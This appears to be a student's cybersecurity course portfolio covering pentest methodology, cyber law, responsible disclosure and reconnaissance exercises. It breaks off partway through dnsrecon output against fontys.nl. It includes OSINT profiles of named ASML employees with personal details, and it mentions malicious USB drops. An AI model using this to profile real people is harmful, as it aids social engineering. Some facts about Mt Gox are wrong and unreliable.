Body of Knowledge

Cyber security – semester 4

Summary

This is a document where I will be showing my progress and knowledge during my cyber security specialization semester in Fontys

Created and edited by Ivan Arbaliev
i.arbaliev@student.fontys.nl

Preface

My journey through the “cyber security" world started on 7th February 2022. As a fontys student in the 4th semester I had previous programming background, but I had a lot of new skills to acquire before tackling the cyber security part. I did not know how to work with command prompts, use Linux (or any Linux distro), work with IP addresses and much more. In this document I will be showing my newly acquired skills, knowledge, techniques, cyber security laws as well as information I found interesting during my research process. For this semester I have chosen the “task based” approach for all topics that I will be explaining in this document.

Version history

14.02.2022	Basic hacking and pentesting process
18.02.2022	Law, Ethics and Responsible Disclosure
22.02.2022	Foot printing, Reconnaissance and Social Engineering.
27.02.2022	Network Scanning and Enumeration
02.03.2022	Path Traversal, (Remote) File Inclusion and Command Injection
07.03.2022	Path Traversal, (Remote) File Inclusion and Command Injection SQL Injection
01.04.2022	XSS and CRF
07.04.2022 15.04.2022	Sniffing and spoofing. Wireless hacking
25.04.2022	Security threats
30.04.2022	Risk mitigation
05.04.2022	Introduction into Defensive IT and Information Security Concepts
12.04.2022	IT Risk Analysis & Business Continuity
18.04.2022	Information Security Concepts
28.04.2022	Network Separation and Segmentation
07.05.2022	Secure Network Connections
15.05.2022	Secure Remote Access and Management
20.05.2022	IT System Hardening

30.05.2022	Law, Standards and Compliance
03.06.2022	Law, Standards and Compliance
09.06.2022	IT Basic Monitoring
10.06.2022	Security Incident Management
11.06.2022	IT Security Monitoring Common Vulnerabilities and Exposures (CVE's)

Contents

Section 1: Ethical hacker 7

Topic 1: Basic Hacking and Pentesting Process 7

Hacking process 7
Pentesting 9
Setting-up a Pentest Contract 10
Reporting and Delivery 10
Exercise for Basic Level 11
Topic 2: Law, Ethics and Responsible Disclosure 11
Difference Between Law and Ethics 12
Considerations when determining responsible behavior. 13
Exercises 13
Additional Challenges for Advanced level 17
Topic 3: Foot printing, Reconnaissance and Social Engineering. 17
Footprinting / Reconnaissance 18
Exercises 18
Topic 4: Network Scanning and Enumeration 27
Exercises: 28
Topic 5: Path Traversal, (Remote) File Inclusion and Command Injection 31
OWASP (path traversal) 31
Request variations 31
Basic Linux commands 32
Exercises: 35
Topic 6: SQL Injection 42
Exercises 43
Topic 7: XSS (Cross-Site Scripting) 45
Get/Post requests 45
Types of XSS 46
DOM-based 48
Exercises 48
Alert(1) to win 55
Sudo.co.il 56
CSRF (Cross Site Request Forgery) 57
Methods of CSRF mitigation 59
Exercises 59
Topic 8: Network Sniffing and Spoofing 63

Sniffing 63
Spoofing 63
Arp spoofing 63
Exercises 64
Topic 9: Password Cracking 68
Exercises 70
Bwapp password cracking 72
Famous data breaches: 76
How to make password cracking harder for an attacker? 77
Topic 10: Wireless Hacking 78
Wireless networks (Wi-Fi) 78
Section 2: Risk consultant 83
Topic 1: Security threats 84
Topic 2: IT Risk Analysis & Business Continuity 94
Risk mitigation 94
BCM - Business continuity management 94
Exercise for basic level: 95
Section 3: Security engineer 96
Topic 1: Introduction into Defensive IT and Information Security Concepts 96
Exercises: 96
Topic 2: Network Separation and Segmentation (Firewalls) 99
Topic 3: Secure Network Connections (HTTPS/TLS/SSH) 101
Exercises ..... **Грешка! Показалецът не е дефиниран.** 102
Topic 4: Secure Remote Access and Management (VPN) 110
Remote control 111
Exercise for Basic level 112
Topic 5: Intrusion Detection and Prevention (IDS/IPS) 117
Exercise for Basic level 119
Topic 6: IT System Hardening 124
Exercise for Basic level 124
Topic 7: Law, Standards & Compliance 135
Section 4: Security analyst 143

Topic 1: IT Basic Monitoring 143
Topic 2: Security Incident Management 147
Alert triage 148
Topic 3: IT Security Monitoring 150
Topic 4: Common Vulnerabilities and Exposures (CVE's) 154

Section 1: Ethical hacker

Preface

Topic 1: Basic Hacking and Pentesting Process

Preface

Ethical Hacking and pentesting is performed in standard phases. The "methodology" of the hacking process has 7 steps to perform a pentest on a computer or a network. Pentesting is a process in which the "hacker" tests the environment for vulnerabilities. Before he starts testing the environment the hacker (Whitehat) must ask for permission to enter the system as well as define agreed on boundaries where to stop testing.


Important!!!

Ethical hackers must have permission to start pentesting the environment and will be documenting their actions and tools they used in a report at the end of the process as well as vulnerabilities found in the process. They must also comply to the code of ethics https://www.eccouncil.org/code-of-ethics/

Hacking process

The hacking process consist of 7 steps called "cyber kill chain". The "kill chain" has been developed to help the hacker gain more information about the network, understand how the network is structured, which

approach is best to be used in a particular scenario and find vulnerabilities in it. The hacking process starts with Pentesting (penetration testing).



Once the hacker (Whitehat) has gained access to the system he should stop the process and report back to the client for the discovered exploits.

Pentesting

The pentesting always starts with gathering information about the target (company information, names, emails, domain name). This can be done by googling, dropping a USB drive with malicious software on it and expecting the target to put into the IT system, phishing calls. The next step is to get an idea about how the IT systems is structured for example IP ranges, active IP addresses, which ports are open and in use, important servers in the system, version of the OS (older unpatched OS could be vulnerable to exploits). The next step is analyzing the vulnerabilities found (Vuln Analysis) in services and applications. This can be done using tools like web browser, executing scripts, SQL Injection, Path traversal, Network sniffing/ spoofing. Once weakness/es are found the hacker enters the system. Usually an ethical hacker (Whitehat) stops the pentest at this step. A malicious hacker (blackhat) can exploit the entered system using password cracking, wireless hacking, buffer overflows, using Metasploit Framework. Those actions can cause disruption in the services of a company and are not commonly executed on a testing environment.

The final step is called “post exploitation”. In this step the blackhat hacker can extract, edit, or remove information from the targeted server as well as remove any evidence for his actions like clearing logs.

Important steps to take before and after the pentest are:

- Defining goals, scope, and types of testing of a pentest.
- Setting up a pentest contract
- Reporting and delivery

Setting-up a Pentest Contract

It is important to have a Pentest contract before you start pentesting due to cyber laws for confidentiality. A pentest contract should contain:

- An indemnification clause (signed by the client) that allows you to test and to address liability (see permission memo).
  For liability it is normal and necessary to agree that, even though the responsibility for careful testing is with the testers, any remaining risk in testing is for the client. Testers cannot be liable for any damages caused by testing!
- A confidentiality agreement signed by all testers
- Information about the scope and tested systems and environments (Ip addresses, location dns names)
- Test origin, test times (period for testing where the client can monitor the testing
- escalation procedure in case of an incidents/emergency

Reference - https://fhict.instructure.com/courses/12091/pages/reference-basic-hacking-and-pentesting-proces

Reporting and Delivery

Pentest results are delivered in the form of a report. The report should contain the scope and goals, an explanation of the process and actions

taken in the pentest and overall conclusions. In the final presentation you should explain the findings and conclusion to the client and other stakeholders.

Exercise for Basic Level

What are the process steps of every pentest in general?

- Intel Gathering
- Footprint
- Vulnerability analysis
- Exploitation – non-ethical
- Post exploitation – non-ethical
- Clean up – non-ethical

What are the minimal requirements for a good pentest contract and pentest report?

- An indemnification clause (signed by the client) that allows you to test and to address liability
- A confidentiality agreement signed by all testers
- Information about the scope and tested systems
- Test origin, test times (period for testing where the client can monitor the testing
- escalation procedure in case of an incidents/emergency

Topic 2: Law, Ethics and Responsible Disclosure


One of the most popular and simple cyber security laws is: ""Do not do something in cyberspace that you would consider wrong or illegal in everyday life". This includes "Don't use computers to harm others",

"Respect privacy of others", Discuss or complain about illegal or unethical use of computer facilities.

Cyber laws across the globe can differ but minimally from one another. For example, "pirating" (downloading/using an unlicensed version of an app or service for free) is illegal but there are countries that simply do not prosecute the offenders in that field. Its unethical but when the government doesn't take the appropriate actions against it, it technically isn't breaking any laws.

Difference Between Law and Ethics

The difference between what is ethical and what is lawful can be quite small, but it is there.



In simple terms, the law may be understood as the systematic set of universally accepted rules and regulation created by an appropriate authority such as government, which may be regional, national,

international, etc. It is used to govern the action and behavior of the members and can be enforced, by imposing penalties.

Ethics are the principles that guide a person or society, created to decide what is good or bad, right, or wrong, in a given situation. It regulates a person's behavior or conduct and helps an individual in living a good life, by applying the moral rules and guidelines.

Reference: https://keydifferences.com/difference-between-law-and-ethics.html

Considerations when determining responsible behavior.

- Do not use rude or offensive language.
- Do not cyberbully.
- Do not plagiarize.
- Do not break into someone else's computer.
- Do not use someone else's password.
- Do not attempt to infect or in any way try to make someone else's computer unusable.
- Adhere to copyright restrictions when downloading material from the Internet, including software, games, movies, or music.

Exercises

Find a few examples of cybercrime cases (sentences and penalties). If you are a student from abroad, find such example cases from your home country. Give a short personal view on your chosen examples (do you agree? are you surprised? have been a victim yourself of similar cases?)

Mt Gox Bitcoin Exchange

There are many bitcoin exchanges or sites where you can buy Bitcoin. In February 2014, the Mt Gox exchange, the largest in the

world at the time, abruptly stopped trading. The exchange went bankrupt, and $ 460 million in bitcoins were stolen after hackers gained access and changed the value of bitcoin before transferring it.

French entrepreneur Marc Kerpels, who bought Mt Gox in 2001, was later arrested for fraud and embezzlement, although he was not directly involved in the theft of bitcoins.

Spamhaus

Spamhaus is one of the largest anti- spam applications in the world, maintaining a list of blocked servers that are known to be a source of malicious content. When Spamhaus added Cyberbunker, a Dutch hosting service, to this list, things got out of hand. It is alleged that the Dutch company decided to retaliate and released a significant DDoS attack, which remains one of the largest so far.

Cyber-attack against the National revenue agency of Bulgaria

The scandal with the hacker attack against the National Revenue Agency, in which the personal data of 5 million Bulgarians leaked, so far revolves mainly around the revelation of the prosecutor's office that this is the work of cybersecurity company TAD Group, which dealt with cyber racketeering. In all the turmoil surrounding the first alleged case of cyberterrorism in Bulgaria (as the prosecution made accusations), what the whole story actually started from in the background remained.

"Your government is slow to develop.
Your cybersecurity is parody ," read an e-mail sent to Bulgarian media outlets linking to leaked data from the National Revenue Agency (NRA), which had not even understood what had happened to it.

Reference: https://www.mediapool.bg/kibernesigurnost-za-milioni-news296397.html

Describe what you will do if you find a high-risk vulnerability, unexpected, in a website or IT-infrastructure (after reading the CVD policy (Links to an external site.)) Take into consideration if you want to make money or make the world a safer place.

If I find an undiscovered vulnerability in the system of a company first, I am going to arrange a secure way to inform the company about my findings. I will make sure I don't modify or delete any data than necessary to confirm my finding. I will document the process of finding the vulnerability/exploit that I can present to the CEO/stakeholders.

Find two or three companies and explain the concept of responsible disclosure they have in place and compare those companies –

One of the companies I found is called “Vi company”. the practice of 'responsible disclosure' is the best way to safeguard the Internet. It allows individuals to notify companies like VI Company of any security threats before going public with the information. This gives us a fighting chance to resolve the problem before the criminally minded become aware of it.

Reference - https://www.vicompany.nl/legal/responsible-disclosure

The second company I found that practices “responsible disclosure” is called “nedap”. They encourage everybody to report potential security vulnerabilities and they have also given a scope for what to report and what not to. Examples of such in scope vulnerabilities are:

- Cross-site scripting (XSS) vulnerabilities
- SQL injection vulnerabilities
- Security misconfiguration
- Sensitive data exposure

Examples of what NOT to report are:

- HTTP 404 codes, or any non-200 codes
- Fingerprinting on public services
- Public files, or files with harmless information (i.e., robots.txt)
- Clickjacking-related issues
- SPF, DKIM or DMARC issues
- Reports about old software versions without a POC for a working concept
- Issues related to the use of old browser versions

Additional Challenges for Advanced level

Search for a court case with a suspect charged with cybercrime offences. How was the charge defined by the prosecution? What arguments were given by the defense? How was the case ruled by the judge and what arguments where given?

Michael Calce - In February 2000, Calce launched several high-profile denial-of-service attacks against companies like Yahoo, Amazon, Dell, eBay, and CNN. He began by targeting Yahoo, under a project he called Rivolta (Italian for 'riot'), before turning to other firms, bringing each of their websites to their knees. It was later reported that these attacks caused a total of around 1.2 billion dollars. Because he was only 15 at the time of the offence, Calce got off relatively lightly. The Montreal Youth Court sentenced him to eight months of 'open custody', a year of probation, restrictions on his internet use and a small fine. Calce wrote a book, called "How I Cracked the Internet and Why It's Still Broken", which was published in 2008. He also set up his own company, Optimal Secure, which tests other firms' cyber security measures, and has worked with HP on a security-related documentary.

Topic 3: Foot printing, Reconnaissance and Social Engineering.

Preface

The first phase of the pentesting process is "intelligence gathering" in which direct attacking actions are taken against the target. It is crucial for the pen tester to gather as much information about a company or

an individual for example its day-to-day business activity, IT security structure and how it can be attacked effectively.

Footprinting / Reconnaissance

Footprinting is the technique used for gathering information about computer systems and the entities they belong to. In the process of Footprinting various tools and technologies are used to gather as much information as possible.

Open-source intelligence (OSINT) is information collected that comes from publicly available sources like:

- Google searching – google dorks
- Network information discovery -WHOIS, DNS, IANA, domain tools, ICANN, Shodan, dig, ping, traceroute, the harvester
- Social network analysis – social media as well as tools like Maltego, Social mapper, Intel techniques

Exercises


Explain why this is an important phase of the pentesting process. –


Footprinting is a very important phase of the pentesting process because it allows the hacker to get more information about the target. With more information gathered you can find a lot more vulnerabilities and entry points for the hacking process. This information can be used to carry out attacks. Footprinting is used by ethical hackers and pentesters to find security flaws and vulnerabilities in a company before a malicious hacker does.


Make sure that you can show and explain at least 3 different techniques for searching useful information. –

- Google searching – google dorks
- Network information discovery -WHOIS, DNS, IANA, domain tools, ICANN, Shodan, dig, ping, traceroute, the harvester
- Social network analysis – social media as well as tools like Maltego, Social mapper, Intel techniques


Find at least 3 people including email address (not management) that work within a large International Company, for example using social networks like LinkedIn. –




Search
Ivana Vasileva
Contact Info
Ivana's Profile
linkedin.com/in/ivana-vasileva
Birthday
April 6
Ivana Vasileva · 2nd
Talent Acquisition Advisor at ASML
Eindhoven, North Brabant, Netherlands · Contact info
500+ connections
Connect
Message
More
ASML
Tilburg University


Search
Joao Vieira
Contact Info
Joao's Profile
linkedin.com/in/vieirajoao94
Joao Vieira · 2nd
Software Architect at ASML
Eindhoven, North Brabant, Netherlands · Contact info
500+ connections
1 mutual connection: Andrei Fisca
Connect
Message
More
ASML
Instituto Superior Técnico

Find how frontpage of nu.nl looked like 10 years ago using waybackmachine.org –



Discover what URLs are hidden from search robots in robots.txt files of Pentagon and Whitehouse. –

defense.gov/robots.txt

Apps Google YouTube АБВ Поща Zamunda.NET Twitch

```
Sitemap: /SiteMap.aspx
User-agent: *
Disallow: *captcha*
Disallow: /*Print.aspx
Disallow: /*.axd$
Disallow: /*.exe$
Disallow: /bin/
Disallow: /Bin/
Disallow: /*.bin$
Disallow: /*.dll$
Disallow: /*.ssi$
Disallow: /Error/
Disallow: /Controls/
Disallow: /controls/
Disallow: /Utility/
Disallow: /install/
Disallow: /Admin/
Disallow: /App_Browser/
Disallow: /App_Code/
Disallow: /App_Data/
Disallow: /App_GlobalResources/
Disallow: /Components/
Disallow: /Config/
Disallow: /Documentation/
Disallow: /Install/
Disallow: /Providers/
```

Determine which DNS and email servers are used by fontys and fhict

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -t srv -d fontys.nl
[*] srv: Enumerating Common SRV Records against fontys.nl ...
[+]      SRV _sipfederationtls._tcp.fontys.nl sip.fontys.nl 145.85.2.44 5061
[+]      SRV _sipfederationtls._tcp.fontys.nl sip.fontys.nl 145.85.2.102 5061
[+]      SRV _sip._tls.fontys.nl sip.fontys.nl 145.85.2.44 443
[+]      SRV _sip._tls.fontys.nl sip.fontys.nl 145.85.2.102 443
[+] 4 Records Found
```

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -t srv -d fontys.nl
[*] srv: Enumerating Common SRV Records against fontys.nl ...
[+]      SRV _sip._tls.fontys.nl sip.fontys.nl 145.85.2.44 443
[+]      SRV _sip._tls.fontys.nl sip.fontys.nl 145.85.2.102 443
[+]      SRV _sipfederationtls._tcp.fontys.nl sip.fontys.nl 145.85.2.44 5061
[+]      SRV _sipfederationtls._tcp.fontys.nl sip.fontys.nl 145.85.2.102 5061
[+] 4 Records Found
```

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -t std -d fontys.nl
[*] std: Performing General Enumeration against: fontys.nl ...
[*] DNSSEC is configured for fontys.nl
[*] DNSKEYs:
